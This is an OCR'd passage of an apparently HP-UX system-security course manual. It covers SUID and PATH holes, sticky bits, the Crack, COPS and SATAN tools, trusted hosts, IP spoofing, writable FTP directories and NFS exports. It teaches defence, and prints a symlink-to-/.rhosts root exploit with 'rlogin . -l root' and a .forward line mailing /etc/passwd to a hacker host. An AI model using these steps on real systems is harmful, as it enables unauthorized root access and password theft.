
Now, all that remains is to execute the PLUS_PLUS symbolic link and have an error occur. When the error occurs, the program will output it's name (**+ +**) to the log file, and since the log file is a symbolic link to **/.rhosts**, the "**+ +**" will be written to **/.rhosts**.

```
5.  touch /tmp/test.psf
6.  "$PLUS_PLUS" /tmp/test.psf
```

After the program executes, any user can access the system as root by executing:

```
7.  rlogin .  -l root
```

8–6. SLIDE: Plugging the Security Holes



Plugging the Security Holes

- Examine all SUID-to-root programs
- Do not allow any directories in root's PATH variable to be world writable
- Change all shared, writable directories to contain the "sticky bit"

WANTED
big reward!

Student Notes

In UNIX, most security holes can be plugged. Some precautions which can be taken to provide a more secure system are:

Examine all SUID-to-root Programs

Because SUID-to-root programs are so dangerous, a system administrator should be familiar with all files containing the SUID bit on and owned by root.

To search the system for all SUID files owned by root, type:

```
   find / -perm -4000 -user root -exec ls -ld {} \;
```

Once the list of SUID-to-root files is generated, make sure these files cannot escape to a shell and do not write information to a file in a shared, writable directory.

Do Not Allow Directories in PATH Variables to be World Writable

We have seen that directories which are world writable and also appear in PATH variables are a security risk, because "*bombs*" like **`mroe`** programs can be planted in them.

To identify all directories which are world writable, type:

```
find / -perm -0002 -type d -exec ls -ld {} \;
```

Once the list of world writable directories is generated, the directories should be analyzed to verify none appear in user's PATH variables (especially root's PATH). In general, the only directories which a user should have write access to is their $HOME directory and temporary directories **`/tmp`** and **`/var/tmp`**.

Set the Sticky Bit on All Shared, Writable Directories

In HP-UX, setting the sticky bit on a directory means users can only remove files within the directory which they own, even though they have write access to the directory.


To set the sticky bit on a directory, type

```
chmod o+t /directory_name
```

It is a good idea to set the sticky bit on the **`/tmp`** directory. Many different OS applications store their temporary files here, and this prevents some user from accidentally removing the files.

NOTE: The security hole related to the **`/tmp/fpkg2swpkg.log`** file being removed and then recreated as a symbolic link could have been prevented by setting the sticky bit on the **`/tmp`** directory.

8–7. SLIDE: Available OS Security Tools



Available OS Security Tools

- Crack - Identifies easily “crackable” passwords in the **`/etc/passwd`** file
- Cops - Identifies OS security vulnerabilities
- Satan - Identifies Network security vulnerabilities

Student Notes

There are many security tools available on the web (for free) to help identify security holes on UNIX-based systems. These tools include Crack, COPS, and SATAN.

Crack

The **`Crack`** program is designed to decipher passwords related to user accounts in a **`passwd`** formatted file.

Since it is impossible to reverse the encryption process, the only way to “crack” a password is to encrypt every possible word and compare the result to the value of the user's encrypted password. This is exactly the way the crack program works. It encrypts all the words in a user-supplied dictionary and compares each result to the user's encrypted password.

Crack also uses information about the user in the comment field (field 5) to guess the user's password. Guesses like the user's first name, middle name, and last name, spelled forwards and backward, with uppercase and lowercase letters are all tried and compared.

Crack Case Study

After attending a System Security course at Hewlett-Packard, a student assured the instructor that his company had an extremely tight security policy, and programs like Crack would not find any passwords on his machines. Users were trained and required NOT to use any easily guessable passwords.

Two weeks later, the same student called to inform the instructor as to whether the Crack program had been successful. On 24 systems, Crack had found 8 systems which contained at least one password-less account with an interactive shell. After running Crack for just 30 minutes, it found over 90 passwords, including one root password. The final results after three days of "cracking" were over 250 of the cumulative 1500 passwords were cracked, including 5 of the 24 root accounts. Out of the 24 systems, 18 contained at least one account which was cracked.

The moral of the story to UNIX system administrators, run Crack against the passwd file. "*If you don't, hackers will.*"

COPS

The COPS (Computer Oracle and Password System) security tool is designed to help a system administrator find security holes in his system. COPS is made up of many script files which perform the following security checks:

- Checks the anonymous FTP configuration.
- Checks the writability of user's home directories and user login scripts like **`.profile`**.
- Finds SUID files and checks their writability.
- Checks for pluses (+) in **`.rhosts`** and **`/etc/host.equiv`** files.
- Checks for world writable system directories.
- Checks the permissions on the startup files and directories.
- Checks the **`/etc/passwd`** file for poor, easily-guessable passwords.

All of the COPS scripts simply check to see if a potential security holes exists. COPS does not try to correct any of the problems which it finds. COPS reports its results to a user-defined file, or can be configured to mail the results to a user account.

Because COPS does not try to correct any security holes it finds, COPS does not have to be run from a privileged account like root. Any regular user can run COPS. The moral of the story to UNIX system administrators is to run COPS against your system because *"If you don't, hackers will."*

SATAN

The SATAN (Security Administrators Tool for Analyzing Networks) program is designed to help a system and/or network administrator find security holes in their network services. SATAN checks for security holes caused by erroneous or careless network configurations and it checks for the existence of known software holes in a number of frequently used network-based programs.

Because SATAN can be run against other remote nodes on the network, not just the local node, it is extremely important that system administrators run SATAN against their own system, and plug the reported holes as quickly as possible. If this is not done, then potentially every node on the system will know about the network security holes, except for the local administrator.

SATAN checks for 13 different security holes. These holes fall into the following three categories:

- Design flaws in network software or underlying network protocols.
- Insecure implementation of the network software.
- Misconfiguration of the network software.

Some of the network security holes uncovered by SATAN are contained in the next module.


Module 9 — Network Security Threats

Objectives

Upon completion of this module, you will be able to:

- List three common ways hackers jeopardize the security of systems attached to the network.
- List three recommendations for plugging the network security holes.

9–1. SLIDE: Network Security Threats



Network Security Threats

- Trusted Hosts
- Writable FTP home directories
- Unrestricted NFS exports

CAUTION

BE SAFE

HACKERS ARE OUT THERE


Student Notes

In addition to securing a system from an OS perspective, it is equally important to secure the system from a *network* perspective. With the majority of all commercial systems today being run on networks, securing a system from network threats is just as important as securing it from OS threats.

There are many ways hackers exploit systems attached to a network. Some of the more common methods are covered in this module. They include:

- Trusted Hosts
- Writable FTP Home Directories
- Unrestricted NFS Exports

9–2. SLIDE: Trusted Hosts



Trusted Hosts

I trust the root user on SystemB. I will not require a password of him when he tries to log in using the `rlogin` command.

SystemA

SystemB

/.rhosts

SystemB

I got to get onto SystemA. Maybe I can get onto SystemB, and from there get onto SystemA.

Student Notes

Trusted hosts are one of the most common ways to violate and circumvent security on a system attached to a network. The term **trusted host** is used to indicate the free access a local system grants to a remote system.

When a local system defines a remote system to be *trusted* by placing the remote hostname in a user's **`.rhosts`** file, it allows the corresponding user on the remote machine to log into the local machine as that user, and not be prompted for a password. For example, the slide shows SystemA containing an entry for SystemB in root's **`.rhosts`** file. This allows the root user on SystemB to log into SystemA as root (using the **`rlogin`** command) and not be prompted for a password!


The concept behind "*trusted hosts*" is once a user is authenticated on one machine (by specifying the correct password), he should not have to re-authenticate himself when he logs onto another similar system. In our example, SystemA is basically stating, "If root has successfully logged in on SystemB, I will allow him to access my system as root without asking him to re-authenticate himself."

While the *trusted systems* feature makes life easier for a single system administrator managing both SystemA and SystemB, if definitely opens the potential for unauthorized access. One such potential is the example shown on the slide. If a hacker gains access to one machine (such as SystemB in the slide), it then gives him access to other systems (e.g. SystemA) which trusted the machine he gained access to.

Many customers have security policies disallowing the use of **`.rhosts`** files and other *trusted hosts* functionality, because the security risk is too great.

9–3. SLIDE: Example — A Disguised Host

Example — A Disguised Host


SystemA
IP: 156.153.94.12
My name is SystemA, and my IP address is 156.153.94.12
SystemB
/.rhosts
SystemA
156.153.94.12
Oh, SystemA is trying to **rlogin**. Since his name is in my /.rhosts file, I will let him in without a password.

Student Notes

The Achilles heel of network security is the IP address. Most all network security features related to networking services and applications are based upon the IP address. Hosts trust other hosts based upon the IP address. NFS file systems are exported only to other hosts with specific IP addresses. In the UNIX networking world, the IP address is the foundation upon which network security is built. The IP address is supposed to be unique for every system on the network and existing IP addresses are not suppose to be duplicated by other systems.

But what happens when IP addresses are jeopardized?


In UNIX networking, there is nothing to prevent a host from changing his IP address to match the IP address of another host on the network. A host could even reset its IP address to match a system (like SystemA in the slide), which is being trusted by another system on the network. This hacking technique is known as *spoofing* or *disguising* the host, and it is very hard to detect.

In the slide, the hacker on SystemB realizes that SystemA is being trusted. When SystemA is not communicating on the network (maybe around midnight), the hacker on SystemB changes the IP address to match the IP address of SystemA. The hacker then tries to **rlogin** to the machine which trusts SystemA. Since the machine thinks he is communicating with SystemA, he allows the hacker onto the system as root!

This breakdown in security is due to the fact that network security is based on something (the IP address) that has a weak form of authentication. In fact, there is no easy way to authenticate the IP address (without requiring the system software to change). If a host says his IP address is W.X.Y.Z, then we have to believe he is telling the truth.

There are only two methods to avoid the attack shown on the slide. The first is quite easy, but also may be impractical, and that is to not trust anyone on the network. As mentioned earlier, many customers have security policy that forbid the use of **`.rhosts`** and any other security features that trust hosts based upon the IP address. The other solution is quite costly, and that is to implement an authentication scheme which requires both hardware (i.e. smartcards) and software code modifications (i.e. Kerberos). Both solutions have major tradeoffs.

9–4. SLIDE: Writable FTP Home Directory



Writable FTP Home Directory

Since the FTP home directory is writable, I can put a **.rhosts** file, then rlogin to that system as the ftp user.

Since the FTP home directory is writable, I can put a **.forward** file with any command, then send a message and have that command execute.

Student Notes

The **`/home/ftp`** directory is used by many system administrators as the home directory for anonymous FTP logins. Files which a local system administrator wants to make accessible to the general network public are placed in this directory, and remote systems access the files by using the ftp program and logging in as the ftp user (aka anonymous **`ftp`**).

The **`ftpd`** man page provides appropriate recommendations for the permissions and ownership of all the subdirectories, but erroneously recommends that the ftp home directory be owned by the ftp user (this man page has been corrected for HP-UX 10.0). This allows an anonymous ftp user to change the permissions of the ftp home directory to be writable, which then allows him to add or remove any files in the ftp home directory.

One example of how a writable ftp home directory could jeopardize security, would be for an anonymous user to write a **`.rhosts`** file to the ftp home directory. This would allow that remote machine to **`rlogin`** and use the ftp account as a regular user! To ensure that the ftp account is not used by anyone for direct logins, it is strongly recommended that an asterisk (*) be placed in the password field and the value **`/usr/bin/false`** be used for the login-shell field for the **`ftp`** account definition within the **`/etc/passwd`** file.

While preventing logins to the ftp account helps to secure the system, it does not prevent some of the other security holes from being exploited if the FTP home directory is writable (or owned by the FTP user). For example, if the FTP home directory is writable, then any remote user could write a **`.forward`** file to the ftp home directory. The content of the **`.forward`** file would be any command the remote user would want to have executed as the ftp user.

For example, the content of the **`.forward`** file could be:


```
   /usr/bin/mail  hacker@remote_machine.com < /etc/passwd
```

This would cause the content of the **`/etc/passwd`** file to be mailed to the hackers' system whenever a mail message is sent to the ftp user on the FTP anonymous machine.

The **`.forward`** file in a user's home directory is intended to be used when a user goes on vacation, or on an extended trip, and wants his mail forward to his new location. Normally, the **`.forward`** file would contain the command which the user wants to employ to have his mail forwarded. Therefore, when the mail message is received by the FTP mail subsystem and it sees the **`.forward`** file, the mail subsystem executes its contents thinking it is forwarding the mail message. It does not realize it is sending the **`/etc/passwd`** file (and all the passwords) to the hacker's machine which the hacker will run his **`crack`** program against.

The only way to prevent this from happening (i.e. plug the security hole), is to make sure the ftp home directory is NOT writable, and to ensure the ftp home directory is NOT owned by ftp. The home directory should be owned by root.

9–5. SLIDE: Unrestricted NFS Exports



Unrestricted NFS Exports

SystemC exported the /usr filesystem without any options. This means all systems have read/write access to the file system.
I have not seen this mroe program before. I wonder what it does?
SystemA
SystemB
mroe
SystemC
/etc/exports
/usr
/
usr
bin
vi
grep

Student Notes

NFS (Network File System) is a very common and popular network application used by many UNIX-based systems. NFS allows files to be easily shared among many systems on the same network.

Unfortunately, the default options for an exported NFS file system are *read and write capabilities* for all those with access, and the default access is for all *systems*. From a security perspective, this is much too liberal and it creates a security hole which can easily be exploited by a hacker. Nearly all books on NFS security recommend specifying an explicit list of NFS clients which are to receive access, and to avoid exporting file systems with write capabilities if possible.

An example of how an NFS file system (exported with the default options) can be jeopardized, is shown on the slide. The hacker, sitting on SystemA, mounts the file system. This is possible since by default, all systems receive access. Next, the hacker writes the **mroe** bomb script (discussed earlier). This is possible since, by default, everyone has write access. Now, the hacker just waits for a person to come along (like the user on SystemB), and execute the script (either intentionally or by accident). When the script is executed, the user ends up running commands which they had not intended to run.

